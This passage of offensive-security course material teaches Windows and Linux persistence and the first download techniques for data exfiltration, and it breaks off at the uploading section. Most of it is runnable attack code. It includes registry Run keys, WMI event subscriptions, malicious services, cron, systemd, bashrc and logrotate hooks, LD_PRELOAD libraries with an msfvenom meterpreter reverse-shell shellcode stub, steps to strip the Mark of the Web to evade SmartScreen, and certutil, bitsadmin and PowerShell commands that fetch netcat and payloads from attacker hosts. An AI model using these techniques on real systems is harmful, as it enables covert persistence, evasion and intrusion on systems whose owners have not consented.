

OFFENSIVE SECURITY PATHWAY

LEVEL 5 - OFFENSIVE SECURITY MAJOR (OSM)



Congratulations on advancing to Level 5 of your offensive security journey! By the end of this stage, you'll hold the title of "Offensive Security Major (OSM)", equipped with advanced persistence and exploitation skills to dominate even the most complex environments. Get ready to sharpen your expertise and step closer to becoming a master of offensive security operations.


In This Course, We Will:

- Elevate Your Network Navigation Skills: Uncover the secrets of pivoting and lateral movement to expand access and explore networks undetected.
- Explore Cloud Exploitation: Dive into cloud environments with a focus on Azure, mastering how to exploit misconfigurations in Azure AD and IAM.
- Strengthen Documentation & Reporting: Develop professional-grade penetration test reports to present findings to clients and stakeholders effectively.
- Embrace Exploit Development: Understand the foundations of buffer overflows, learning to discover and exploit vulnerabilities in both Linux and Windows systems.

Gear up, Colonel! The battlefield is evolving, and so are your skills. Let's conquer Level 5 and


https://t.me/learning_nets march toward the next milestone in offensive security mastery!

Course Contents



**Advanced
Persistence
Techniques**

Windows
Linux



**Data Exfiltration
Techniques**



**Pivoting / Lateral
Movement**



Buffer Overflows





Cloud Exploitation
Introduction to Cloud
Exploitation
Hacking Azure



**Documentation &
Reporting**

PLANNING





Advanced Persistence Techniques

Advanced Persistence Techniques

Advanced Windows Persistence Techniques:

"In the previous course, we covered several privilege escalation techniques that also serve as methods for maintaining persistence. For example, adding your SSH key to the authorized_keys file of the root user not only provides a means of privilege escalation but also ensures persistent access to the system."

"Persistence" refers to the ability of an attacker to maintain access to a compromised system or network over an extended period, even after the initial entry point has been discovered and the attack vector closed. This often involves deploying techniques that allow the attacker to survive reboots, system resets, or detection efforts, ensuring that they can continue to exploit the system or exfiltrate data.

In these chapters we will discuss some methods to gain persistence on Windows and Linux systems. Let's start with Windows.
<https://t.me/learningnets>

Advanced Persistence Techniques

We will analyze the following Windows-specific "persistence" techniques:

1. Registry Run Keys
2. WMI (Windows Management Instrumentation)
3. Service Creation
4. Modifying System Files
5. NTFS Alternate Data Streams (ADS)
6. Persistence via PowerShell
7. Event Log Hijacking
8. Active Directory Group Policies

Assumption: at this point, we have local administrator privileges on the target Windows machine. We are not restricted by user permissions, but may be limited by protection systems (which we could disable) and logging that could be sent to a potential blue team.

Registry Run Keys:

Registry Run keys are entries in the Windows registry that automatically launch programs or scripts when a user logs in or when the system starts.

Why it Works:

- The registry is often overlooked by security tools.
- Modifying the registry ensures that malicious programs execute without user interaction every time the system boots or the user logs in.
- It can be set to run as the current user or with elevated privileges.

Advanced Persistence Techniques

How to Perform:

1. Open the registry editor by typing regedit in the Run box (Win+R).
2. Navigate to:

For machine-wide persistence:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```

For user specific persistence

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

3. Create a new string value with the name of the executable (e.g., malicious.exe) and point the data field to the path of the malicious executable. This makes sure that the malicious binary is run every time a user logs in.

Advanced Persistence Techniques

You can also use tools like reg or PowerShell to automate the modification.

```
#Powershell - Machine-wide persistence:  
  
$registryPath = "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run"  
$keyName = "SystemPersistentApp"  
$keyValue = "C:\path\to\malicious.exe"  
  
Set-ItemProperty -Path $registryPath -Name $keyName -Value $keyValue
```

WMI (Windows Management Instrumentation):

WMI allows attackers to execute commands remotely or schedule tasks on a target system using system management infrastructure.

Why it Works:

- WMI operates with high privileges and can run in the background without alerting the user.
- It doesn't require the creation of a visible executable, making it harder to detect.
- WMI is a trusted system service used by administrators for management, which often bypasses security checks.

How It Works:

- Timer Event: Configured to trigger every 10 minutes via `__IntervalTimerInstruction` with the property `IntervalBetweenEvents`.
- Event Filter: Monitors the timer and activates the action when triggered.
- Event Consumer: Executes a PowerShell script or command when the filter activates.
- Binding: Links the filter and consumer, ensuring the chain of events operates as intended.
- WMI event filters, consumers, and bindings are stored in the WMI Repository in the `root\subscription` namespace.
<https://t.me/learningnets>

Advanced Persistence Techniques

How to Perform:

1. Open PowerShell with administrative privileges.
2. Use the Get-WmiObject cmdlet to query the WMI service.

Advanced Persistence Techniques

3. Create the WMI Event Filter:

The event filter defines the condition under which the script is triggered. In this example, it triggers every 10 minutes.

```
# Define a 10-minute interval filter:  
$Timer = New-CimInstance -Namespace "root\subscription" -ClassName "__IntervalTimerInstruction" -  
Property @{  
    TimerID = "TimerTrigger"  
    IntervalBetweenEvents = [UInt32]600000 # 600,000 ms = 10 minutes  
} -Verbose  
  
#Set the filter:  
$WMIEventFilter = @{  
    QueryLanguage = "WQL"  
    Query = "SELECT * FROM __TimerEvent WHERE TimerID = 'TimerTrigger'"  
    Name = "MyTimerTriggerFilter"  
    EventNamespace = "root\cimv2"  
}  
  
# Create the Event Filter in WMI:  
New-CimInstance -Namespace "root\subscription" -ClassName "__EventFilter" -Property $WMIEventFilter
```

Advanced Persistence Techniques

4. Create the WMI Event Consumer:

The event consumer defines the action to be executed when the filter is triggered. In this case, it runs Notepad.

```
# Define the command to run (example: opening notepad):  
$CommandToRun = "C:\Windows\System32\notepad.exe"  
  
# Define the consumer properties:  
$WMIEventConsumer = @{  
    Name = "MyCommandConsumer"  
    CommandLineTemplate = $CommandToRun  
    RunInteractively = $true  
}  
  
# Create the CommandLineEventConsumer in WMI:  
New-CimInstance -Namespace "root\subscription" -ClassName "CommandLineEventConsumer" -  
Property $WMIEventConsumer
```

*Replace "C:\Windows\System32\notepad.exe" with your code for a reverse shell.

Advanced Persistence Techniques

5. Bind the Filter and Consumer

The binding links the event filter to the consumer so that the defined action executes when the event occurs.

```
# Define the binding properties:  
$WMIBinding = @{  
    Filter = ([WMI] "root\subscription:_EventFilter.Name='MyTimerTriggerFilter'")  
    Consumer = ([WMI]  
"root\subscription:CommandLineEventConsumer.Name='MyCommandConsumer'")  
}  
  
# Create the Filter-to-Consumer Binding:  
New-CimInstance -Namespace "root\subscription" -ClassName "__FilterToConsumerBinding" -  
Property $WMIBinding
```

Advanced Persistence Techniques

Validation:

You can validate the persistence using Powershell:

```
# List all timers:  
Get-CimInstance -Namespace "root\subscription" -ClassName "__IntervalTimerInstruction"  
  
# List all event filters:  
Get-CimInstance -Namespace "root\subscription" -ClassName "__EventFilter"  
  
# List all consumers:  
Get-CimInstance -Namespace "root\subscription" -ClassName "CommandLineEventConsumer"  
  
# List all bindings:  
Get-CimInstance -Namespace "root\subscription" -ClassName "__FilterToConsumerBinding"
```

Advanced Persistence Techniques

Cleanup:

To remove this persistence mechanism:

```
# Remove the Timer:  
Get-CimInstance -Namespace "root\subscription" -ClassName "__IntervalTimerInstruction" |  
Where-Object { $_.TimerId -eq "TimerTrigger" } | Remove-CimInstance  
  
# Remove the Filter:  
Get-CimInstance -Namespace "root\subscription" -ClassName "__EventFilter" | Where-Object  
{ $_.Name -eq "MyTimerTriggerFilter" } | Remove-CimInstance  
  
# Remove the Consumer:  
Get-CimInstance -Namespace "root\subscription" -ClassName "CommandLineEventConsumer" |  
Where-Object { $_.Name -eq "MyCommandConsumer" } | Remove-CimInstance  
  
# Remove the Binding:  
Get-CimInstance -Namespace "root\subscription" -ClassName "__FilterToConsumerBinding" |  
Remove-CimInstance
```

Service Creation:

Malicious services can be installed on a Windows machine to run automatically at startup with system-level privileges.

Why it Works:

- Services run with elevated privileges, giving attackers a high level of access.
- They start automatically when the system boots up, ensuring the attacker retains control after reboots.

Advanced Persistence Techniques

How to Perform:

1. Use the sc command to create a new service:

```
sc create MaliciousService binPath= "C:\path\to\malicious.exe" start= auto
```

2. Alternatively, use PowerShell to create and configure the service:

```
New-Service -Name "MaliciousService" -Binary "C:\path\to\malicious.exe" -StartupType  
"Automatic"
```

3. The service will run with the system's highest privileges and start on boot.

Modifying System Files:

Malicious modifications to critical system files (like winlogon.exe or explorer.exe) ensure that the attacker's code is executed at critical moments, such as when a user logs in.

Why it Works:

- System files are frequently executed during normal operations, making them reliable for persistence.
- Modifying these files can allow malware to execute in the background without being detected.

Advanced Persistence Techniques

How to Perform:

1. Identify critical system files that are executed on startup, such as `winlogon.exe`, `explorer.exe`, or other important system executables.
2. Replace or inject malicious code into the identified file using tools like a hex editor or a custom script.
3. Ensure that the modified system file is set to run automatically by replacing the legitimate one or modifying the system to run the malicious file.

NTFS Alternate Data Streams (ADS):

ADS allows an attacker to store hidden data within a file, ensuring the malicious payload remains undetected.

Why it Works:

- The hidden data can be executed without modifying the actual file.
- Security tools that only inspect visible files won't detect the malicious payload.

Advanced Persistence Techniques

How to Perform:

1. Open a command prompt and use the following syntax to create a malicious alternate data stream:

```
echo "malicious code" > malicious.txt:hiddenfile
```

2. The malicious content is stored in the hidden stream and won't be visible when checking the malicious.txt file.
3. To execute the code, reference the alternate stream like so:

```
notepad.exe malicious.txt:hiddenfile
```

Advanced Persistence Techniques

How Windows uses ADS:

Alternative Data Streams are used for many purposes. One legit purpose is the "Mark of the Web".

When you download a file from the internet and check it using the command below you can see their ADS content:

```
dir /R
```

```
C:\Users\mrbas\Desktop\Test>dir /R
Volume in drive C has no label.
Volume Serial Number is 6A01-11E0

Directory of C:\Users\mrbas\Desktop\Test

03-01-2025  18:37    <DIR>      .
03-01-2025  16:57    <DIR>      ..
03-01-2025  16:57            97.930 Downloaded.pdf
                                50 Downloaded.pdf:Zone.Identifier:$DATA
21-10-2022  15:00            2.558 Local.txt
                           2 File(s)       100.488 bytes
                           2 Dir(s)   53.449.601.024 bytes free
```

Advanced Persistence Techniques

There are different zone's:

- Zoneld = 0 : Local Machine
- Zoneld = 1 : Local Intranet
- Zoneld = 2 : Trusted Sites
- Zoneld = 3 : Internet
- Zoneld = 4 : Restricted Sites

```
#Powershell:  
Get-Content -Path "C:\Users\mrbas\Desktop\Test\Downloaded.pdf" -Stream Zone.Identifier
```

```
#CMD:  
more < "C:\Users\mrbas\Desktop\Test\Downloaded.pdf"
```

```
PS C:\Users\mrbas> Get-Content -Path "C:\Users\mrbas\Desktop\Test\Downloaded.pdf" -Stream Zone.Identifier  
[ZoneTransfer]  
ZoneId=3  
HostUrl=about:internet
```

Advanced Persistence Techniques

When something is downloaded it has the “Mark of the Web” (3) and when it is executed Smartscreen is triggered:

We can change the ZoneID to remove the "Mark of the Web" (and avoid SmartScreen):

```
#Powershell:  
Set-Content -Path "C:\Users\mrbas\Desktop\Test\Downloaded.pdf" -Stream  
Zone.Identifier -Value "[ZoneTransfer]`nZoneId=1"
```

```
#CMD:  
echo [ZoneTransfer]> "C:\Users\mrbas\Desktop\Test\Downloaded.pdf"  
echo ZoneId=1>> "C:\path\to\your\file.txt:Zone.Identifier"
```



```
PS C:\Users\mrbas> Set-Content -Path "C:\Users\mrbas\Desktop\Test\Downloaded.pdf" -Stream Zone.Identifier -Value "[ZoneT  
ransfer]`nZoneId=1"  
PS C:\Users\mrbas> Get-Content -Path "C:\Users\mrbas\Desktop\Test\Downloaded.pdf" -Stream Zone.Identifier  
[ZoneTransfer]  
ZoneId=1
```

Persistence via PowerShell:

PowerShell scripts can be leveraged to create scheduled tasks, registry modifications, or persistent backdoors on the target machine.

Why it Works:

- PowerShell is a native Windows tool, often used by administrators, making it difficult to detect as malicious.
- It can be used to automate various persistence techniques, making it highly versatile.

Advanced Persistence Techniques

How to Perform:

1. Write a PowerShell script to set up a registry key for persistence or create a new scheduled task that runs the malicious payload.
2. Example of creating a scheduled task:

```
$Action = New-ScheduledTaskAction -Execute "C:\path\to\malicious.exe"  
$Trigger = New-ScheduledTaskTrigger -AtStartup  
Register-ScheduledTask -Action $Action -Trigger $Trigger -TaskName "MaliciousTask"
```

3. This task will automatically run the malicious payload at startup.
4. You might even create a scheduled task or modify a system file to run this script in case the created scheduled task is deleted.

Event Log Hijacking:

Event log hijacking involves using Windows Event Logs to trigger the execution of malicious code, often when specific system events occur.

Why it Works:

- Event logs are trusted and often overlooked by security tools.
- It allows for persistence without creating new visible files or modifying registry keys.

Advanced Persistence Techniques

How to Perform:

1. To set up Event Log Hijacking, you need to create a WMI Event Subscription that monitors a specific system event and triggers an action, like running a malicious executable. The first thing you need to do is to identify an event log that triggers often, such as system logon or network connection events.

2. Set up the WMI Event Filter:
Define the condition or the event that will trigger the action.

3. Set up the WMI Event Consumer:
Define the action (e.g., running malicious code).

4. Bind the Filter and Consumer:
Connect the two components so the event executes the specified action.

Advanced Persistence Techniques

Define the Event Filter / Trigger for ID 4624 (user logon):

```
# Create a WMI Event Filter
$filterName = "TriggerOnLogonSuccess"
$query = "SELECT * FROM __InstanceCreationEvent WITHIN 10 WHERE TargetInstance ISA
'Win32_NTLogEvent' AND TargetInstance.EventCode = '4624'

New-CimInstance -Namespace root\subscription -ClassName __EventFilter -Property @{
    Name = $filterName
    QueryLanguage = "WQL"
    Query = $query
} -Verbose
```

Advanced Persistence Techniques

Define the Event Consumer / Action:

```
# Create a CommandLineEventConsumer
$consumerName = "RunMaliciousPayload"
$maliciousPayload = "C:\path\to\malicious.exe"

New-CimInstance -Namespace root\subscription -ClassName CommandLineEventConsumer -
Property @{
    Name = $consumerName
    CommandLineTemplate = $maliciousPayload
} -Verbose
```

Advanced Persistence Techniques

Bind the Filter to the Consumer:

```
# Bind the Event Filter and Consumer
$bindingName = "LogonTriggerBinding"

New-CimInstance -Namespace root\subscription -ClassName __FilterToConsumerBinding -
Property @{
    Filter = New-CimInstance -Namespace root\subscription -Query "SELECT * FROM
__EventFilter WHERE Name = '$filterName'"
    Consumer = New-CimInstance -Namespace root\subscription -Query "SELECT * FROM
CommandLineEventConsumer WHERE Name = '$consumerName'"
} -Verbose
```

Active Directory Group Policies:

By modifying Active Directory Group Policies (GPOs), an attacker can ensure their payload runs automatically across all targeted machines in an enterprise environment.

Why it Works:

- GPOs are central to managing system configurations in a Windows domain.
- Modifying GPOs to execute malicious scripts or deploy malware ensures persistence even across multiple machines.
- You need enough rights to perform this action. Usually, you need to be domain admin to do this.

Advanced Persistence Techniques



How to Perform:

1. Use Group Policy Management Console (GPMC) to create a new GPO.
2. Set the GPO to execute a malicious script or command on user logon, machine startup, or other triggers.
3. Link the GPO to an Organizational Unit (OU) where the target machines are located.
4. Once applied, the script will run on all targeted machines at the specified trigger events.

Advanced Linux Persistence Techniques:

To gain persistence in Linux we can perform many tasks just like we did in Windows. Some are almost identical, and some are unique for Linux operating systems.

We will analyze the following Linux-specific "persistence" techniques:

1. Cron Jobs
2. Systemd Services
3. Bash Profile Manipulation
4. LD_PRELOAD Hijacking
5. Init Scripts (SysVinit)
6. Logrotate Configuration Abuse
7. Kernel Parameter Manipulation (sysctl)



Advanced Persistence Techniques



Cron Jobs:

Cron jobs are scheduled tasks in Linux that run at predefined times. Attackers can add malicious scripts to run periodically or at system startup.

Why it Works:

- Cron jobs run with the privileges of the user or root.
- They are executed automatically without user interaction.

Prerequisites:

Attacker must have access to modify user-level or system-wide cron configurations.

Advanced Persistence Techniques

Exploit Example:

1. Create a malicious script like a reverse shell and make it executable:

```
chmod +x /path/to/malicious.sh
```

2. Create the CRON job to run at boot:

User-level Cron:

```
echo "@reboot /tmp/malicious.sh" >> /var/spool/cron/crontabs/$USER
```

System-wide Cron:

```
echo "@reboot root /path/to/malicious.sh" >> /etc/crontab
```

Advanced Persistence Techniques



Systemd Services:

Systemd manages services that launch during system startup. Attackers create or modify service unit files to persist malicious scripts.

Why it Works:

- Systemd is widely used in modern Linux distributions.
- Services can run at boot time or when triggered.

Prerequisites:

- Requires root or user permissions to create/modify unit files.

Advanced Persistence Techniques

Exploit Example:

1. Create a malicious script like a reverse shell and make it executable.
2. Create a malicious service file to execute the script:

```
echo "[Unit]\nDescription=Malicious Service\n[Service]\nExecStart=/path/to/malicious.sh\n[Install]\nWantedBy=multi-user.target" > /etc/systemd/system/malicious.service
```

3. Enable and Start the Service:

```
systemctl enable malicious.service\nsystemctl start malicious.service
```

Advanced Persistence Techniques



Bash Profile Manipulation:

Bash configuration files like `.bashrc` and `.bash_profile` execute commands when users log in or start a shell. Attackers append malicious commands for persistence.

Why it Works:

- These files are automatically sourced during user sessions.
- Simple to modify with write permissions.

Prerequisites

- Access to the target user's home directory.

Advanced Persistence Techniques

Exploit Example:

1. Create a malicious script like a reverse shell and make it executable.
2. Append Payload to .bashrc:

```
echo "/path/to/malicious.sh" >> ~/.bashrc
```

Advanced Persistence Techniques

LD_PRELOAD Hijacking:

LD_PRELOAD allows users to load custom shared libraries before standard libraries. Attackers hijack binaries to execute malicious code.

Why it Works:

LD_PRELOAD modifies runtime behavior of legitimate binaries.

Prerequisites:

User permissions to modify environment variables and libraries.

Advanced Persistence Techniques

Exploit Example:

1. Create a malicious script like a reverse shell and make it executable.
2. Create a Malicious Shared Library (C++) that start the script:

```
#include <stdio.h>
void _init() { system("/path/to/malicious.sh"); }
```

3. Compile the Library:

```
gcc -fPIC -shared -o malicious.so malicious.c -nostartfiles
```

4. Set LD_PRELOAD so that this shared library is loaded before any other shared library while starting a binary.

```
export LD_PRELOAD=/path/to/malicious.so
```

Advanced Persistence Techniques

Exploit Example 2:

1. Create a malicious shared library instead of a script:

```
#define _GNU_SOURCE
#include <sys/mman.h> // for mprotect
#include <stdlib.h>
#include <stdio.h>
#include <dlfcn.h>
#include <unistd.h>

//Create C payload with msfvenom:
//msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.178.178 LPORT=8888 -f c
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52"
"\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2\xf0\xb5\xa2\x56\xff\xd5";

uid_t geteuid(void)
{
    typeof(geteuid) *old_geteuid;
    old_geteuid = dlsym(RTLD_NEXT, "geteuid");

    if (fork() == 0)
    {
        intptr_t pagesize = sysconf(_SC_PAGESIZE);

        if (mprotect(((void *)((intptr_t)buf) & ~pagesize), pagesize, PROT_READ|PROT_EXEC)) {
            perror("mprotect");
            return -1;
        }

        int (*ret)() = (int(*)())buf;
        ret();
    }
    else
    {
        printf("HACK: returning from function...\n");
        return (*old_geteuid)();
    }
}

printf("HACK: Returning from main...\n");
return -2;
```

Advanced Persistence Techniques

2. Compile to a shared library:

```
gcc -Wall -fPIC -z execstack -c -o evil_geteuid.o evileuid.c  
gcc -shared -o evil_geteuid.so evil_geteuid.o -ldl
```

3. Set LD_PRELOAD so that this shared library is loaded before any other shared library while starting a binary.

```
export LD_PRELOAD=/home/offsec/evil_geteuid.so
```

Advanced Persistence Techniques



Init Scripts (SysVinit):

Init scripts run during system boot (older Linux systems). Attackers can modify scripts to execute malicious commands.

Why it Works:

Scripts in /etc/init.d/ and /etc/rc.local execute automatically.

Prerequisites:

Root permissions to modify init scripts.

Advanced Persistence Techniques

Exploit Example:

1. Create a malicious script like a reverse shell and make it executable.
2. Edit /etc/rc.local:

```
echo "/path/to/malicious.sh" >> /etc/rc.local
```

Logrotate Configuration Abuse:

Logrotate automates log management. Attackers abuse the "postrotate" directive to execute malicious code.

Why it Works:

Logrotate often runs with root privileges.

Prerequisites:

Root access to modify logrotate configuration files.

Advanced Persistence Techniques

Exploit Example:

1. Create a malicious script like a reverse shell and make it executable.
2. Modify Logrotate Configuration:

```
echo "/var/log/syslog {  
    postrotate  
        /path/to/malicious.sh  
    endscript  
}" > /etc/logrotate.d/malicious
```

Advanced Persistence Techniques

Kernel Parameter Manipulation (sysctl):

Kernel parameters can be modified to execute malicious behavior. The core_pattern parameter is often abused to trigger a script when a crash happens. This is a persistence technique that does not trigger often but is relatively stealthy.

Why it Works:

System configurations can be manipulated for persistence.

Prerequisites:

Root access to modify kernel parameters.

Advanced Persistence Techniques


Exploit Example:

1. Create a malicious script like a reverse shell and make it executable.
2. Modify core_pattern:

```
echo "|/path/to/malicious.sh" > /proc/sys/kernel/core_pattern
```

3. Trigger a Crash:

```
kill -SIGSEGV $$
```




Data Exfiltration Techniques

Data Exfiltration Techniques

Data Exfiltration Techniques:

There are many ways to get data in, and out a system. The technique to use depends on:

- Operating system
- Available tools
- Amount of data
- Allowed protocols through the firewall



Data Exfiltration Techniques

Downloading (getting data onto a compromised host):

Start a webserver to host the files you want to download:

```
sudo python3 -m http.server 80
```

Data Exfiltration Techniques

Powershell:

OS: Windows (and Linux if available)

Native: Yes

Fast / Slow: Fast

Protocols: Depending on the traffic. HTTP:80 - HTTPS:443

Example:

```
#Powershell 4+
Invoke-WebRequest "http://10.10.14.14:9999/nc64.exe" -OutFile "C:\Temp\nc.exe"

#Any Powershell:
(New-Object System.Net.WebClient).DownloadFile("http://10.10.14.14:9999/nc64.exe",
"C:\Temp\nc.exe")
```

Data Exfiltration Techniques

CertUtil:

OS: Windows

Native: Yes

Fast / Slow: Fast

Protocols: Depending on the traffic. HTTP:80 - HTTPS:443

Example:

```
certutil.exe -urlcache -f http://10.10.14.14:9999/nc64.exe C:\\Temp\\nc64.exe
```

Data Exfiltration Techniques

BitsAdmin:

OS: Windows

Native: Yes

Fast / Slow: Fast

Protocols: Depending on the traffic. HTTP:80 - HTTPS:443

Example:

```
#Encode (CertUtil):  
certutil -encode C:\Users\jarno\deskto\Bypass.exe enc.txt
```

```
#Transfer - BitsAdmin:  
bitsadmin /Transfer myJob http://192.168.178.178/enc.txt C:\Users\jarno\Desktop\enc.txt
```

Data Exfiltration Techniques

WGET:

OS: Windows (Powershell alias) & Linux

Native: Yes

Fast / Slow: Fast

Protocols: Depending on the traffic. HTTP:80 - HTTPS:443

Example:

```
wget http://192.168.1.1/payload.exe
```

Data Exfiltration Techniques

SCP:

OS: Linux (and Windows if available)

Native: Yes

Fast / Slow: Fast

Protocols: SSH:22

Example:

```
scp roy@10.10.10.100://var/www/bucket-app/files/result.pdf ./
```

Data Exfiltration Techniques

Uploading (getting data out of a compromised host):

